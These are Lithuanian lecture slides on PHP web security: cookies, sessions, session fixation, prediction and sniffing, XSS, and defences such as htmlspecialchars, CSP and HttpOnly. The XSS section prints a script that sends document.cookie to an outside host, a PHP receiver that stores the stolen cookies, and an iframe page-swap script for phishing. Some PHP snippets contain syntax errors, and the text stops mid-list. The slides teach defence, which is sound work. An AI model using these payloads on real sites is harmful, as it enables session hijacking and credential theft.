WEB saugumas

Marius Gžegoževskis

Turinys

- „Sausainiai“ (angl. Cookies).
- Sesijos.
- Sesijų atakų rūšys.
- XSS (Cross site scripting) ataka.
- Apsisaugojimo būdai nuo XSS.
- Keletas PHP konfigūracinių nustatymų siekiant apsaugtoti jūsų svetainę.

Sausainiai (angl. Cookies)

- „Cookies“, tai mechanizmas, kuris saugo duomenis nutolusiame kompiuteryje.
- Tarkime, mums reikia sužinoti kada žmogus paskutinį kartą lankėsi mūsų svetainėje. Tai įmanoma padaryti pasinaudojus "cookies". Nustatyti "cookies" galima pasinaudojus **PHP** funkcija **SetCookie()**.
- "Cookies" yra puslapio antraštės (angl. header) dalis, todėl **SetCookie()** funkcija turi būti panaudota prieš bet kokius duomenų siuntimus naršyklei.

Sesijos (angl. session) cookies

- **Sesijos cookies –** šie duomenų laikinieji cookie failai yra ištrinami tada kai jūs uždarote naršyklės langą.
- Kai jūs paleidžiate iš naujo naršyklę ir sugrįžtate į svetainę, kuri ir sukūrė cookie, ši svetainė nebeatpažins jūsų. Visus svetainėje prieš tai atliktus veiksmus (nustatymus) prisijungti, nustatyti kalbą ir pnš. reikės atlikti iš naujo.
- Naujas sesijos cookie bus sugeneruotas, kuris saugos jūsų naršymo informaciją ir bus saugomas iki tol kol nebus išeitą iš svetainės ir/arba uždaryta naršyklė.

Nuolatinis sausainis (angl. Persistent cookie)

- **Persistent (nuolatiniai) cookies -** šie sausainiai išlieka iki tol kol yra panaikinama iš jūsų kompiuterio kietojo disko arba kada pasibaigia jų galiojimo laikas.
- Kiek laiko cookie galios priklauso nuo programuotojų, kurie nustatė kiek laiko galioja cookie informacija. Pavyzdžiui jei vartotojas nesugrįžta į aplankytą svetainę po dienos, savaitės, mėnesio ar kito laiko cookie yra pašalinamas.

Nuolatinis sausainis (angl. Persistent cookie)

- Šie sausainiai padeda svetainėms išsaugoti jūsų informaciją ir nustatymus, kai jūs lankotes sekantį kartą svetainėje.

- **Pavyzdžiai:**

  - Tarkime svetainėje yra pasirinkimas nustatyti kalbą, kurią galime pasirinkti iš sąrašo: **LT, EN, RU**. Pasirenkame kalbą **LT**, taigi sekantį kartą prisijungūs prie tos pačios svetainės, prieš tai pasirinktoji kalba bus priskirta automatiškai.
  - Tarkime svetainėje yra prisijungimo forma, kurioje reikia nurodyti vartotojo vardą ir slaptažodį. Taigi naudojant „persistent cookie“ jeigu vartotojas prieš tai buvo nurodęs prisijungimo duomenis sekantį kartą apsilankius toje pačioje svetainėje nebereikės per naują įvedinėti prisijungimo duomenų.

- **Rezultatas:** greitesnis ir vartotojui patogesnis priėjimas prie svetainės su prieš tai nurodytais nustatymais.

PHP SetCookie()

```
bool setcookie ( string $name [, string $value [, int $expire = 0 [, string $path
[, string $domain [, bool $secure= false [, bool $httponly = false ]]]]]] )
```

Sausainių (angl. Cookies) parametras $path (kelias) (1 iš 4)

- Siųsti cookie tiktai jūsų aplikacijai:
  - » Kelio (angl. Path) argumentas nustato į kuria konkrečią direktoriją bus siunčiamas cookie kintamasis.
  - » Pagal nutylėjimą reikšmė yra „/“, tai reiškia jog įvykdžius bet kokią užklausą (angl. Request) bus iškviečiamas/gaunamas cookie kintamasis.
  - » Pavyzdžiui nustačius kitą kelią „/Forumas/“ tada bus apribotas cookie kintamojo iškvietimas/gavimas kadangi nurodytas kelias yra priskirtas konkrečiai direktorijai „/Forumas/“.

Sausainių (angl. Cookies) parametras $domain (domenas). (2 iš 4)

- Nesidalinti cookie su jūsų svetainės subdomenais.
  - »Domeno nustatymai leidžia jums nustatyti ar siųsti „cookie“ subdomenams ar ne.
  - »Pavyzdžiai:
    - »www.example.com reiškia jog „cookie“ galės gauti konkretus domenas atitinkantis pradinį internetinį adresą, tai - www.example.com.
    - »Jeigu nurodžius parametrą „.example.com“ taip pat atitiks ir kitus netik šio domeno www.example.com adresą bet ir subdomenus (forumas.example.com, blogas.example.com ir t.t.).

Sausainių (angl. Cookies) parametras $httponly = true. Saugumui užtikrinti nuo XSS atakų (3 iš 4)

- Apsauga nuo XSS (Cross site scripting) atakų.
- HttpOnly parametras yra naudojamas nurodyti naršyklei neleisti naudoti „JavaScript‘o“ pasiekti cookie“ turiniui. Tai yra vienas iš pradinių apsaugos priemonių nuo XSS atakų.
- Įsilaužėliai tikisi, kad nebus atjungtas „JavaScript“, taip galintis perimti cookie informacija ir pasinaudojus gautąja informacija įvykdo ataką.
- HttpOnly parametras nėra šimto procentų apsaugos garantas, kadangi iš klientinės pusės saugumo mechanizmas veikia tik tam tikrose naršyklių versijose, kurių nėra gausu (Firefox 3+ ir IE 7+, su daliniu veikimu Opera 9.5, IE6 ir Chrome naršyklėmis).

Sausainių (angl. Cookies) parametras $secure = true saugumo užtikrinimui (4 iš 4)

- Naršyklei yra nurodoma naudoti **SSL** (Secure Socket Layer) saugų protokolą duomenų apsikeitimui.
- Taigi tai reiškia jog bus naudojas SSL saugus protokolas siunčiant „cookie“, bei „cookie“ nebus pasiekiamas iš aplikacijos sudedamųjų dalių nenaudojančių SSL, tai užtikrina apsaugą nuo netyčinio siuntimo atviru tekstu.

„Sausainių“ (angl. Cookies) saugumo užtikrinimas apibendrinimas

- Naudojant „sausainius“ reikėtų atsižvelgti į:
  - » Naudoti minimalų jautrios informacijos kiekį kintamajame Cookie.
  - » Apriboti išronių prieigų prie cookie siekiant užkirsti kelią būti perimtam kitos programos.
  - » Naudoti **SSL** (Secure Socket Layer), kad užtikrinti cookie informacijos saugumą, siunčiant duomenys yra užšifruojami.
  - » Nustatyti cookie **HtttpOnly** taip apsaugant nuo „JavaScript“ prieigos prie cookie kintamajo.
  - » Visada atlikti patikrinimą cookies reikšmių tikslumui nustatyti.
  - » Niekada neišvesti slaptažodžių cookie kintamajame.

»

Sesijos (angl. Session)

- Sesijos kintamasis yra naudojamas saugoti informacijai apie vartotoją ir yra matomas visuose WEB aplikacijos puslapiuose.
  - » Pavyzdžiui dirbant su aplikacija, ją paleidūs yra atliekami kokie nors pakeitimai ir tada ši aplikacija yra uždaroma. Kompiuteris žino kas esate jūs, ir kada aplikaciją paleidžiate arba baigiate darbą su paleistąja aplikacija. Tai labai artima sesijos apibūdinimui.
  - » Bet internete yra viena problema: kadangi web serveris nežino kas jūs ir ką jūs darote, nes HTTP adresas nesaugo būsenų.

Sesijos (angl. Session)

- Sesijos naudojimas išsprendžią šią problemą leidžianti jums išsaugoti vartotojo informaciją serveryje vėlesniam panaudojimui (pvz. Vartotojo vardą, pirktas prekes ir t.t.).
- Tačiau, sesijos informacija yra laikina ir yra pašalinama kai vartotojas atsijungia nuo svetainės. Jei jūs norite išsaugoti informaciją visam laikui, duomenys turėtų būti saugomi duomenų bazėje.
- Sesijos veikia taip yra sukuriamas unikalus id (UID – Unique ID) kiekvienam vartotojui, ir yra saugomi duomenys remiantis UID. UID yra saugomas cookie kintamajame arba URL.

Sesijos


- HTTP yra (angl. stateless) – protokolas nesaugo vartotojo informacijos iškviečiant keletą užklausų, neįsimena kokio vartotojo prieš tai užklausa buvo įvykdyta.
- Sesija gali būti realizuojama naudojant:
  - Cookies pagal nutylėjimą (default).
  - URL parametrais.
- Užuot saugodama visą vartotojo informaciją kintamuosiuose „cookie“ arba „URL“ yra išsaugomas sesijos id (SID - Session ID).
- PHP kalboje sesijos yra aprašomos:
- <?php
- session_start();
- ?>
- **SVARBU!:** session_start() turi būti iškviečiamas prieš <HTML> kai cookie yra nusiųstas į antraštę (angl. header).

Sesijos kartu su sausainiais (angl. Cookies)

- SID (Sesijos ID) yra saugomas „Cookie“ kintamajame.
- Sesija yra tęsiama net jeigu prieš tai vartotojas paliko svetainę.
- Galimybė tęsti net ir uždarius naršyklę:
  - Persistent cookie. (Nuolatinis sausainis).
  - **Pastaba.** Vartotojas gali išjungti „cookies“.

Sesijos kartu su sausainiais (angl. Cookies)

Pavyzdys: naudojant „cookies“.




Sesijos naudojant URL parametrus

- Nustatyti php.ini faile:
  - **session.use_trans_sid = 1** – ši nuostata automatiškai pakeis visas releatyvias nuorodas. (Nebent cookie yra pateikiamas vartotojo ir serveris leidžia naudoti cookies).
  - Sesijos ID siunčiamas naudojant GET komanda.
  - http://www.server.com/script.php?PHPSESSID=lj7ornrdg4...
  - Pastabos: Išėjus iš svetainės sesija bus užbaigiama.
  - Vartotojai gali kopijuoti ir įkelti nuoroda naršyklės adresų juostoje ir siųsti sesijos id.

Sesijos naudojant URL parametrus

Pavyzdys: naudojant URL parametrus.



PHP sesijos

- Sesijos parametrai yra saugomi serveryje. Bet kuris kitas turintis prieigą prie serverio gali skaityti šiuos parametrus:
  - Tai ir yra didžiausia saugumo grėsmė.
  - Saugoti parametrams:
    - Yra naudojamas superglobalus kintamasis $_SESSION.
    - Unset() gali būti naudojamas pašalinti reikšmę.
    - Session_destroy() panaikina sesijos ID ir ištrina parametrus iš serverio.

PHP sesijos pavyzdys

Php kalboje aprašyta sesija kuri skaičiuoja kiek kartu buvo apsilankęs vartotojas svetainėje.

```
<?php
  session_start();
  if isset($_SESSION['count']) {
    $_SESSION['count']++;
  }
  else {
    $_SESSION['count'] = 1;
  }
?>
```

Sesijų atakų rūšys

- Session fixation – Nukreipti vartotoją naudoti kenkėjo sesijos ID.
- Session Hijacking – perimti sesijos ID iš vartotojo:
  - » Session prediction.
  - » Session sniffing.
  - » Cross site scripting (XSS).


„Session fixation“ pavyzdys 1

1. Mallory pasako Alice apsilankyti serveryje naudojantis šia nuoroda: www.server.com/script.php?PHPSESSID=1234

2. Alice apsilanko šiame serveryje ir prisijungia prie jo.

3. Mallory apsilanko šiame serveryje vėl panaudodamas tą patį sesijos ID „PHPSESSID=1234“ ir jis jau yra prisijungęs kaip Alice.


» Pastaba! Apsisaugojimo būdas įsitikinti ar sesijos ID yra sugeneruotas serverio.



„Session fixation“ pavyzdys 2

- Manyti kad serverio sugeneruoti ID yra tikrai teisingi.

1. Mallory inicijuoja sesiją su serveriu.
2. Serveris grąžina SID Mallory sesijai pradėti.
3. Mallory pasako Alice apsilankyti serveryje naudojantis šia nuoroda: www.server.com/script.php?PHPSESSID=SID
4. Alice apsilanko šiame serveryje ir prisijungia prie jo.
5. Mallory apsilanko šiame serveryje vėl panaudodamas tą patį SID



Užkirsti kelią „Session fixation“ atakoms.

- Įsitikinti jog sesijos id yra sugeneruotas serverio.

```php
<?php
  if (!isset($_SESSION['ServGen'])) {
    session_destroy();
  }
  session_regenerate_id();
  $_SESSION['ServGen'] = TRUE;
?>
```

- Neleisti siųsti sesijų ID į URL:
  - » Apsunkinti kenkėjų atakas.
  - » Taip pat panaikinti SID iš istorijos, vartotojo registro (angl. logs) ir t.t.
  - » Php.ini faile nustatyti : **session.use_only_cookies = 1**. Pagal nutylėjimą reikšmė yra 1 nuo PHP 5.3.0 (Birželio 30, 2009), bet 0 buvo ankstesnėse versijose.

Užkirsti kelią „Session fixation“ atakoms.

- Sugeneruoti sesijos ID prieš suteikiant tam tikras privilegijas (pvz. prisijungiant). Tada Mallory 5 žingsnyje turės sesijos ID. Kuris yra panaikintas arba priklauso vartotojui, kuris nėra prisijungęs.

```
<?php
  session_regenerate_id();
  $_SESSION['logged_in'] = TRUE;
?>
```

- Patikrinti ar HTTP užklausos „IP“ ir „User Agent“ yra geri.

- Naudoti atsijungimo funkciją nuo svetainės.

```
<?php
  if ($_GET['logout']) {
    session.destroy();
  }
?>
```


„Session prediction“ ataka

- Jei sesijos ID nėra labai atsitiktinė, kurią galima nuspėti gali būti įvykdoma ši ataka.
- Taigi reikėtų sesijos id generavimui taikyti tokią reikšmę, kuri turi būti sunkiai nuspėjama.
- Aplikacijos kūrėjas gali priskirti sesiją naudojantis php funkcija session_id().
- Kuriant sesijos ID, naudoti vartotojo vardą dėl vienos ar kitos priežąsties nerekomenduojama, geriausia idėja naudoti serverio pasirinktam sesijos id generavimo būdui.

```
HTTP/1.x 200 OK
Date: ...
Server: ...
Set-Cookie: PHPSESSID=g1velpcdvehnrshrekjiajesg3; path=/
Content-Length: ...
Content-Type: ...
```

Apsauga nuo „Session sniffing“ atakos

- HTTP užklausos keliauja per kanalą, kurį gali pastebėti ir nepageidaunti asmenys.
- HTTP antraštės (angl. header) „cookie“ gali būti matomas jei jis yra siunčiamas atviru tekstu, nešifruotas.
- **Apsauga:** Visada naudoti **SSL (Secure Socket Layer)** saugų protokolą kai yra naudojamos sesijos nes tada siunčiama informacija bus šifruojama.



Cross site scripting (XSS)

- Tikslas pasinaudojus injektiviu kodu (scenarijais) nutolusiuose serveriuose vienaip ar kitaip pakenkti svetainės turiniui ar pasisavinti svarbią informaciją.
- Paprasčiausias būdas pavogti cookie informacija.
- Galimybė atlikti įvairiausių kitų kenkėjiškų veiksmų:
  - Pakeisti vartotojo nustatymus, pridėti reklamų ir pnš.
  - **Idėja:** Pasinaudoti galimybe, kurią suteikia serveris: Serveris pasitikėdamas vartotojo įvedamais duomenimis, kuriuos svetainėje patalpina vartotojas, sudaro galimybę nepageidaujantiems asmenims pridaryti žalos.


Pavyzdys pavogti cookie taikant XSS ataką.

1. Mallory įterpia (angl. injects) „JavaScript“ kodą į svetainę pasinaudodamas, kurio nors vartojo įvesties (angl. input) laukeliu.

2. Alice apsilanko svetainėje ir kodas yra įvykdomas/interpretuojamas jos naršyklės.

3. Alice nežinodama išsiunčia savo „cookie“ Mallory.

4. Mallory pasinaudoja Alice cookie informacija taip prisijungdamas prie serverio.



Kodo įterpimas

- JavaScript turi prieiga prie cookies informacija pasinaudojant: document.cookie.
- Įterpiamas „JavaScript“ kodas, kuris nusiunčia Mallory cookie informaciją:
  - » Pvz: atvaizduojant ekrane ar kitoje vietoje.

```
<script>
  document.location = 'http://www.server.com/recCookie.php?text='+document.cookie
</script>
```

  - » Gaunamo cookie skriptas atrodytų taip:

recCookie.php

```
<?php
$fp = fopen("cookie.txt","w");
fprintf($fp,"%s",$_GET['text']);
fclose($fp);
header("Location: example.php");  //redirect
?>
```

XSS atakos pavyzdys 2

- Pavyzdžiui turime pažeidžiamą svetainę, kurioje yra svečių knyga, ir yra 2 įvesties laukeliai, vienas iš jų yra pažeižiamas, kuriame yra leidžiama talpinti skriptus. Taigi „įsibrovėlis“ tokiame tekstiniame laukelyje gali patalpinti savo skriptą, kuris vienaip ar kitaip gali pakenkti ar perimti tam tikrą informaciją iš besilankančių vartotojų. Pavyzdžiui peržiūrintys svečių knygą, nepastebėdami įsibrovėlio skripto kadangi naršyklė jį interpretuoja ir vykdo, kad jų duomenų saugumas yra pavojuje.
- Skripto pvz: Nuoroda
- Paspaudūs nuorodą bus nusiunčiama cookie informacija ir recCookie.php tarkime yra nurodyta saugoti cookie informacija faile ar kitoje vietoje, tada vartotojas bus nukreipiamas į pradinį puslapį nesuprasdamas kad iš jo yra pavogta informacija.

XSS atakos pavyzdys 3

Skripto pvz:

```
<script>
document.body.innerHTML=
  '<iframe src="http://www.server.com"
  width="100%"
  height="100%"
  frameborder="0" />';
</script>
```

Bus pakeičiamas pradinis puslapis, nauju puslapiu, bet adresų juostoje duomenys bus pradinio puslapio. Vartotojas net neįtars jog puslapis yra kitas, nes vizualiai jis atrodys taip pat.
Įmanomos „phishing attack“ atakos.

Apsauga nuo XSS atakų

- Pakeisti visus metažymenis naudojamus klientinėje pusėje:
  - » HTML.
  - » JavaScript.

  Httmspecialchars() gali būti naudojami:
  - » < → < > → > & → & ” → "
  - » Ne visada užtenka tik tai šitų pakeitimų. Pagal nutylėjimą nepakeičia vienų kabučių.
  - » Htmlspecialchars(string, ENT_QUOTES)
    - » Ši funkcija pakeis viengubas kabutes ’ → &#039
    - » Htmlentities() yra panaši funkcija, bet jinai pakeičia visus HTML primityvus.
    - » Kiti nepageidauntini simboliai yra taip pat filtruojami ir pakeičiami kitais simboliais kad nebūtų galima įterpti skriptų.

  Klausimas? Ar jūs leistumėte naudoti šį „?“ simbolį URLs adresų juostose?

Content Security Policy (CSP)

- W3C pasiūlytas standartas, versija 1.0 lapkritis 2012 metai.
- Pilnai implementuotas Firefox naršyklėje ir WebKit (Chrome), dalinai ir Internet Explorer (IE) naršyklėje.
- Idėja. Išskirti turinį pagal pradinį tekstą.
- HTTP header naudojimas:
  - Content-Security-Policy
  - X-Content-Security-Policy
  - X-WebKit-CSP

Apsauga nuo XSS atakų

- Content Security Policy (CSP) .
- Direktyvų vardai:
  - » default-src: pagal nutylėjima priskiriamos reikšmės jei nėra nurodytos.
  - » script-src
  - » object-src
  - » img-src
  - » style-src
  - » report-uri: Kur siųsti ataskaitas apie nelegalią veiklą.

HTTP header

```
Content-Security-Policy: default-src 'self';
      object-src 'none'; script-src *.example.com 'self';
      img-src images.example.com 'self'
```

.htaccess

```
Header set Content-Security-Policy "default-src 'self'"
```

Apsauga nuo XSS atakų

- Direktyva konfigūraciniame faile php.ini, session.cookie_httponly = 1.
- Gali būti siunčiamas kaip argumentas į setcookie().
- Leidžia naudoti tiktai HTML gauti cookie.
- JavaSript negalės gauti cookie informacijos:
  - » turi būti implementuota naršyklėje.

HTTP header

```
Set-Cookie:
  PHPSESSID=j8if9j4kbttk77s5h7vv9vnfp2; path=/; HttpOnly
```

- Pagal nutylėjimą JavaScript gali pasiekti cookie.
- Pastaba reikėtų saugotis jog vartotojai taip pat gali atjungti JavaScript.

Siekiant užtikrinti minimalų jūsų svetainės saugumą keletas PHP konfigūracinių nustatymų.

- **allow_url_fopen** (funkcija įjungta pagal nutylėjimą)
